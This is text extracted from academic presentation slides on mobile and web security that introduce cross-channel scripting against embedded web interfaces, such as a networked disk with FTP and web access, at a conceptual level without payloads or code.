



Mobile and Web Security

Assorted on-going research topics

Hristo Bojinov

My background



Mobile application servers (Oracle)

- ▶ Telnet, WAP

My background



Mobile application servers (Oracle)

- ▶ Telnet, WAP

Storage security appliances (Decru, NetApp)

- ▶ Encryption, key management

My background



Mobile application servers (Oracle)

- ▶ Telnet, WAP

Storage security appliances (Decru, NetApp)

- ▶ Encryption, key management

Interests in mobile and web security (Stanford)

- ▶ Security on the web
- ▶ Rise of mobile computing



Security on the web

- ▶ **Embedded web servers**
- ▶ User activity analysis, IP intelligence
- ▶ Malware distribution: paradigms and countermeasures

Recent and current work



Security on the web

- ▶ **Embedded web servers**
- ▶ User activity analysis, IP intelligence
- ▶ Malware distribution: paradigms and countermeasures

Security of mobile computing

- ▶ **ASLR for Android**
- ▶ Two-factor authentication, device security
- ▶ Application marketplaces: dynamics, abuse, prevention



Cross-Channel Scripting

Impact on Embedded Web Interfaces

Hristo Bojinov

Elie Bursztein

Dan Boneh


Cross-channel scripting



Vulnerable System



Protocol A




Protocol B



Cross-channel scripting





Injection



Protocol A

e.g. iCal

Vulnerable System




Protocol B



Cross-channel scripting




Injection



e.g. iCal


Vulnerable System



Cross-channel scripting




Injection



e.g. iCal

Vulnerable System



Cross-channel scripting




Injection




e.g. iCal

Vulnerable System




Execution



e.g. HTTP




Cross-channel scripting




Vulnerable System


Injection




e.g. iCal



Execution



e.g. HTTP



XCS: a pervasive attack class

- ▶ secure services ≠ secure system


Cross-channel scripting




LaCie Ethernet disk mini

- ▶ Share access control
- ▶ Web interface
- ▶ Public FTP

